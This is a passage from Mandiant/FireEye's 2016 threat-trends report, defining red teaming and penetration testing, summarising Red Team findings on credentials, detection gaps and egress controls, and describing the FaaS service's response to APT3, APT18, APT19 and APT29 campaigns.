We recognize that there are no universally accepted definitions for the terms “vulnerability assessment,” “penetration test,” and “Red Team.” Some companies purchase annual “penetration tests” consisting of nothing more than an automated vulnerability scan using a commercial tool. Other companies regularly engage in “penetration tests” that include social engineering campaigns, customized malware, and targeted attempts to compromise critical business systems.

Our intent is not to incite a definition debate; however, in order to avoid ambiguity, we submit the following definitions in the context of cybersecurity testing:



Vulnerability assessment:

Structured testing designed to holistically identify the security flaws in a system, application, or environment. Leverages proven testing methodologies in attempt to identify all potential vulnerabilities. Can include both manual and automated testing.

Example: A technical assessment of the user interface, compiled code, configuration, and network communication of the iOS and Android versions of a mobile application prior to public release.

Vulnerability assessments help organizations identify known issues in their environments.



Penetration test: Testing of a particular system, application, or environment for the purpose of accomplishing an adversarial objective. In contrast to a vulnerability assessment, this type of testing is not designed to be holistic; rather, the tester is attempting to find vulnerabilities

that can be leveraged to accomplish something that an adversary would also do. Can include both manual and automated testing, but is dependent on a human tester to take advantage of exploitable weaknesses and accomplish the end objective.

Example: An insider threat assessment of a biomedical company in which Mandiant was provided intranet access and given the objectives of gaining access to executive email, research data, and PHI.

Penetration tests add a human element.



Red Team operation: Attack emulation using precision, creative thinking, and the TTPs of an advanced and motivated adversary in order to accomplish a meaningful objective against the target environment. Typically conducted outside the knowledge of the IT and security teams, the Red Team creates a realistic attack scenario based on emerging threats that both identifies security gaps and gauges an organization’s ability to detect

and respond to an advanced threat actor.

Example: The CIO of a major manufacturer engaged Mandiant via a third party. His request: “Break in” to his organization and steal critical data. All vectors, including social engineering, physical breaches, and even attacks against the parent and sibling organizations, were in scope. Except for the CIO, the target organization had no knowledge of the event, and all testing was to be

conducted from non-attributable infrastructure. Mandiant was also instructed to leave flags on compromised systems to gauge the effectiveness of response teams at detecting, tracking, and investigating the attack.

Red team engagements can fully mimic advanced attackers, identify unknown vulnerabilities and help train your security staff in a controlled attack simulation

It is important to note that each of the three categories defined above add substantial value and are important to an effective security program. Many of the same tools and techniques used in a Red Team operation are also used during vulnerability assessments and penetration tests. Each type of testing produces relevant and actionable findings that can be used to reduce risk from cyber threats.

The key differentiator between Red Team operations and the other two categories of assessments is that Red Team operations provide a unique perspective into organizational readiness and attack resiliency. In addition to identifying critical security gaps at each layer of the security model, the Red Team also helps companies enhance their detection and response capabilities (i.e. defending their environment) by subjecting their security program to a realistic attack scenario that is believable and relevant.

In his excellent presentation at USENIX Enigma 2016⁵, Rob Joyce, NSA TAO Chief, made the following statement in the context of how the NSA performs reconnaissance against target networks: “You (the defender) know the technologies that you intended to use in that network. We (the attacker) know the technologies that are actually in use in that network.” He emphasizes knowing your environment, and goes on to highlight the importance of using Red Teams as a way to gain an understanding of your organization’s threat surface, and the value of assessing the environment from the perspective of an adversary. The necessity of this targeted testing is being realized by many organizations and increasingly used to supplement traditional vulnerability assessments and penetration tests.

The Red Team also helps companies become better at defending by subjecting their security program to a realistic attack scenario that is believable and relevant

⁵ USENIX Enigma 2016 - NSA TAO Chief on Disrupting Nation State Hackers - <https://youtu.be/bDJb8WOJYdA>

The following observations are not intended to be an exhaustive compilation or “Top X” listing of the security vulnerabilities that continue to plague enterprises. As with every security firm and internal testing team, we continue to encounter default credentials, missing patches, poor input validation, outdated operating systems and other common issues showing up on vulnerability reports everywhere.

Rather, these observations represent a common set of key issues identified during targeted testing in which the target organization is unaware of the test (except for a small set of stakeholders), and our testers have “carte blanche” to attack the organization using the same TTPs of an advanced adversary.

Observation #1 – Credentials, in general

Captured credentials remain the most efficient and undetected technique for compromising an enterprise. Most notable are the following:

- **Many organizations still have not fixed the password problem.** In short, many organizations still struggle with forcing users to use passwords that are sufficiently complex and difficult to guess. There is plenty of research and statistics available on passwords⁶, and the issues specific to user password management have been acknowledged for a very long time. Modern enterprises have access to a variety of robust solutions that address the problem with credentials, from password vaults to multi-factor authentication to single sign on. Yet passwords remain a systemic problem for almost every client we encounter, so we cannot discuss attacking without talking about passwords.

This issue is not just limited to the regular user population. Sysadmins, developers, DBAs, domain administrators, and even security professionals continue to present a huge risk to their own enterprises. These users – who should know better and are highly targeted – remain some of the worst offenders for choosing poor passwords or disregarding established policy.

If you are on an IT or security team, know this: The bad guys are coming for you and they want your credentials. Do not make it easy by having a poor password policy.

- **Cached credentials remain a major issue.** In addition to the well-known password dumping tools already available, the weaponization of PowerShell and WMI has resulted in multiple effective toolkits that make targeting “high value” users and extracting credentials from memory almost trivial. These tools are fast, almost impossible to detect by AV, publicly-available, and widely supported. Even with detailed guidance from Microsoft regarding the protection of credentials⁷ and the built-in safeguards in modern Windows operating systems, our Red Teams continue to have extraordinary success retrieving credentials from memory and reusing those credentials to move laterally throughout a network.
- **Single factor authentication.** This architectural flaw has been discussed and addressed for a long time, yet we continue to see organizations expose OWA, Citrix, SAP, and even VPN to the Internet behind single factor (and often Active Directory-integrated) login pages. It is trivial to create a social engineering campaign that tricks users into “authenticating” with their AD credentials to a malicious site. Furthermore, it provides an attacker already within the environment an alternative path that is virtually indiscernible from normal user activity.

⁶ Example: <https://blog.netspi.com/netspi-top-password-masks-for-2015/>

⁷ Credentials Protection and Management - <https://technet.microsoft.com/en-us/library/dn408190.aspx>

Observation #2 - Inability to detect targeted attacks or differentiate commodity activity from legitimate threat actors

During targeted engagements where the organization was unaware of the test (we refer to this as “Zero Knowledge”), we observed that security and operations teams continue to miss important indicators of an attack in progress. From our experience, the root cause lies equally across people, processes, and technology. In short, most organizations are not adequately staffing, equipping, training, and exercising their detection teams. This leaves defenders unprepared for actual attacks, and attackers with far too much time to operate unobserved.

Examples include the following:

- Although many endpoint security products have some ability to detect common attack tools (e.g., web shells, password dumping tools, RATs), alerts generated during testing are often ignored or incorrectly prioritized. In tests where we intentionally generated an AV alert associated with credential dumping malware (e.g., Mimikatz), less than 10 percent of organizations recognized the alert as an indication of ongoing threat activity and responded appropriately. In most cases, the security team was content to let AV quarantine the malware and performed no additional investigation.
- Similarly, perimeter monitoring continues to fail at differentiating ongoing reconnaissance and exploitation from typical alert background noise. While port scanners, brute force tools, and other “loud” techniques are often observed, manual attacks – particularly against web applications – continue to go largely undetected. In almost every test conducted by Mandiant in 2015, organizations that had no prior knowledge of the test were unable to detect the attacks against their perimeter, even when those attacks resulted in successful compromise and a full perimeter breach.

- Indicators on critical internal systems, including security controls, are being ignored. In 2015, Mandiant encountered multiple organizations that deployed best-practice security controls, including password vaults, two-factor authentication, data encryption, and SIEM – but are not monitoring access attempts or administrative activity on these controls! Given the high level of privileges under which these controls execute and their importance to the security posture of the organization, they make a particularly interesting target. Our Red Team regularly leverages compromised security infrastructure to perform reconnaissance, gain additional access, and even observe the security team’s activities. By not monitoring access attempts and administrative activity on these security controls, organizations miss out on key indicators that a targeted attack is in progress.

This lack of awareness is not limited to just security controls. Many organizations are not monitoring access attempts against critical internal business resources. In one Red Team engagement against a particularly well-secured organization, Mandiant successfully compromised the enterprise intranet portal and used the portal to host malware for social engineering attacks against other more secure business units. The process of finding and exploiting vulnerabilities on the portal environment took several days. Furthermore, once the foothold was obtained via a web shell, Mandiant attempted unsuccessfully to obtain elevated privileges on the server. These exploitation attempts generated multiple log entries and even AV alerts, all of which were unnoticed or not acted upon. In Mandiant’s experience conducting targeted penetration tests and Red Team engagements, this lack of attention to internal security alerts was commonplace.

Observation #3 – Poor egress controls

Almost every organization has invested time and money on hardening the perimeter to reduce inbound attacks; however, limiting egress traffic seems to remain a lower priority than many other security initiatives. By not prioritizing egress controls, environments allow malware, malicious internal users and attackers the ability to easily establish remote connections with untrusted Internet hosts, enabling command and control and data theft.

- **Not using the egress controls already in place:** While companies are investing in new tools for endpoint security (DLP, email protection, network monitoring, etc.), we continue to observe that many are ignoring capabilities that already exist in their network infrastructure and perimeter controls to block unnecessary egress traffic. It is not unusual to find unfiltered outbound connectivity to untrusted external hosts via protocols such as SSH, RDP, and DNS. While we acknowledge the organizational pain of shutting off legacy egress connectivity, compared to deploying new technology, writing firewall rules is comparatively cheap.
- **Inability to detect malicious egress traffic and data theft.** Almost every Red Team engagement includes attempts to establish outbound connections with untrusted external systems, usually for the purposes of faux data exfiltration. Only in very few instances were the internal security teams able to detect outbound command and control or data theft activities by our Red Team. Even when outbound connections are blocked by egress rules or web content filters, there is often no associated alert or that alert gets ignored. This gives the attacker time to find alternate paths out of the network.

Use case: Mandiant performed a Red Team operation against a client that claimed to have strong DLP. One of the key objectives of the engagement was to see if their internal security team could detect data theft. We tested this by first connecting to a primary domain controller, where we discovered that the server could communicate directly with the Internet. Then, from the domain controller, we then transferred a large set of Social Security numbers using unencrypted HTTP to an untrusted external website.

Upon receiving the results, the client was skeptical that Social Security numbers without associated personal information would not be sufficient to trigger the DLP, so the dataset was expanded to include name, address, Social Security number, phone number, and credit card. Using the same transfer process, this expanded dataset was extracted from the environment completely undetected.

While we do not know why the DLP failed to detect the unencrypted outbound data transfer of sensitive information in this instance, in our experience this result is not atypical and emphasizes the importance of assessing security controls against realistic attack activity.



Conclusion

Our intent is not to beat up on security organizations and IT teams that are overwhelmed by the burden of maintaining and securing an enterprise, often with limited staff, time, and money. We understand that managing a comprehensive security program is difficult, and we acknowledge that fixing known vulnerabilities can take a long time and a lot of money. Additionally, many companies are just not able to invest as necessary to effectively detect and respond to targeted attacks.

For organizations that can acknowledge that there are significant gaps in their security program, we do not always recommend full-scale Red Team operations. Emphasis should first be placed on maturing the security program, educating users, and securing critical infrastructure and assets. There is no point in assessing the security of something known to be insecure in your environment. For clients that aren't ready to test themselves against a real-world adversary, more tightly scoped vulnerability assessments and penetration tests against key systems and applications may provide more value.

However, we continue to see an increased demand for targeted assessments that emulate advanced attackers, particularly among organizations with mature security programs that view security as a constantly evolving process that must be re-evaluated on an ongoing basis. These companies are supplementing the vulnerability management program with annual or semi-annual targeted Red Team assessments to challenge their security controls and exercise their detection and response capabilities. By putting the enterprise up against a realistic attack, these companies can go beyond the question of "Am I secure?" and start answering the question "Am I prepared?"

FaaS

REAL-TIME ADVERSARY DETECTION
AND RESPONSE AT SCALE



FireEye as a Service (FaaS) provides detection services across 4 million hosts at more than 200 clients, and routinely deals with dozens of active events at any given moment. Our primary focus is the high-end APT and criminal threats. This task is often complicated by a combination of multiple advanced groups active against clients at any given time, along with the presence of commodity issues.

Threat detection on a single host or even one client environment is historically difficult, but conducting these activities at speed and scale provides an entirely different challenge. FaaS utilizes a combination of advanced intelligence, layered technology, and six Advanced Detection Centers to ensure client detection in an around the clock and every day of the year model – all at speed and scale.

For example, in a single 30-day period FaaS identified two distinct zero-day campaigns by multiple hackers supporting the Chinese government, an intrusion into a law firm by Russian hackers with suspected state ties, and a separate China-based intrusion into a manufacturer in the course of our routine efforts.

In June 2015, FaaS identified malicious spear phishing from APT3 against several clients. FireEye Threat Intelligence assesses APT3 is a highly proficient group of Chinese hackers who work on behalf of the Chinese government. Within 24 hours, the combined FireEye enterprise determined the emails contained a zero-day exploit for Adobe Flash. Over the course of three weeks, APT3 targeted 14 FaaS clients with this zero-day and a range of other malware tools.

With the FaaS follow-the-sun detection capability, we were able to stay ahead of APT3 throughout this campaign, work with Adobe to develop a patch, provide information to other security vendors, and proactively provide all FaaS clients with campaign updates. Through our work with the FireEye Threat Intelligence team, FaaS identified 20 additional clients previously targeted by APT3, began proactive advanced detection for these 20 clients, and released APT3 indicators to all FaaS clients. Five of these 20 clients were targeted in the following weeks, with the advanced notifications and actions preventing any APT3 success. FireEye has labeled this event Operation Clandestine Wolf.⁸

— **Days 0-11:**

APT3 Use of 0-Day

— **Days 9-14:**

APT19 Compromise

— **Days 17-27:**

APT3 and APT18 Use of “Hacking Team” 0-Day

— **Days 19-30:**

APT29 Compromise

— **Days 0-30:**

FaaS conducted 11 surge events, produced 325 alerts to clients, 169 of which were APT events

⁸ Erica Eng and Dan Caselden, “Operation Clandestine Wolf—Adobe Flash Zero-Day in APT3 Phishing Campaign”, 23 June 2015, FireEye, <https://www.fireeye.com/blog/threat-research/2015/06/operation-clandestine-wolf-adobe-flash-zero-day.html>



Within a week of Clandestine Wolf, FaaS observed APT3 and another China-based attack group known as APT18 leverage a second Adobe Flash zero-day exploit against 18 FaaS clients. APT3 and APT18 both discovered this zero-day vulnerability after unnamed hackers compromised an Italian intrusion software company known as The Hacking Team and leaked their exploits online.⁹

Similar to the Operation Clandestine Wolf case, FaaS alerted on this activity immediately due to existing detections for these groups, despite the use of a separate zero-day exploit. After immediate response from the targets, FaaS alerted all of our clients within 24 hours of the first attempts and passed indicators for use at their discretion. This, in turn, prevented at least two separate intrusions over the coming week when APT3 and APT18 expanded their target sets.

During the widespread zero-day exploit use by APT3 and APT18, two other significant intrusions occurred. The first involved APT29 – a suspected Russian origin threat group – compromising an entity actively involved in Russian oil interests. APT29 conducted numerous RDP sessions disguised as valid normal SSL connections inside this client. The RDP sessions were used to place malicious code within the firm, as well as steal multiple files.

The second significant intrusion occurred against a manufacturer by APT19, a suspected Chinese origin group. APT19 initially used a backdoor to spread across the environment and then harvested almost 6,000 valid user accounts. Once they leveraged the accounts to gain legitimate access, APT19 deleted tools and evidence of their initial access in a significant counter-forensic effort. FaaS quickly responded to this event using well-vetted knowledge of legitimate access detection methodologies and intelligence on APT19 from the FireEye Threat Intelligence team.

FaaS expects adversary detection and response to continue growing in complexity and volume for the foreseeable future. We see more activity from known actors as well as an ever-increasing range of new threats each year. Additionally, clients field expanding types of technology in an increasing global footprint. This in turn requires a wider range of detection technology for an effective security posture. FaaS believes tight integration with Mandiant's incident response efforts and a unified FireEye platform will allow for an effective response capability for our clients in this constantly shifting operational environment.

⁹ Steve Ragan, "Hacking Team Hacked, Attackers Claim 400GB in Dumped Data", 05 July 2015, CSO, <http://www.csoonline.com/article/2943968/data-breach/hacking-team-hacked-attackers-claim-400gb-in-dumped-data.html>



CONCLUSION

Year after year attackers implement new and interesting techniques to conduct their malicious operations, and security teams get smarter and better equipped to combat those techniques. In addition, the technology we rely on changes at a rapid pace, requiring us to figure out how to secure that new technology where there may be no precedent for security.

This “cat and mouse” game is what makes our industry so unique and challenging; “good enough” is just never good enough. Even though the median number of days compromised has been steadily declining over the last five years from when we started keeping such statistics, 146 days is still too long, as the section on Red Teaming demonstrates.

Breached organizations now have to worry about so many factors other than questions about what data was stolen, how the attacker broke in, and how to remediate the situation.

Victim organizations now face public scrutiny, government inquiries, and lawsuits as never before. Breaches have also started affecting average, everyday people, turning the conversation from a strictly security-focused conversation to one that non-security personnel can comprehend.

We have to constantly evolve our security programs to keep up with the ever-changing threat landscape. This means treating our security programs as an evolving process and implementing safeguards — not just best practices — to protect against attacker activity. Part of that evolving process should include partnering with organizations that specialize in defending against the threats specific to your business.

For more information on Mandiant, visit:
www.fireeye.com/services.html

FireEye, Inc.

1440 McCarthy Blvd. Milpitas, CA 95035
408.321.6300 / 877.FIREEYE (347.3393) / info@fireeye.com

fireeye.com

© 2016 FireEye, Inc. All rights reserved. FireEye is a registered trademark of FireEye, Inc. All other brands, products, or service names are or may be trademarks or service marks of their respective owners. SP.MTRENDS.EN-US.022016



MANDIANT[®]
A FireEye[®] Company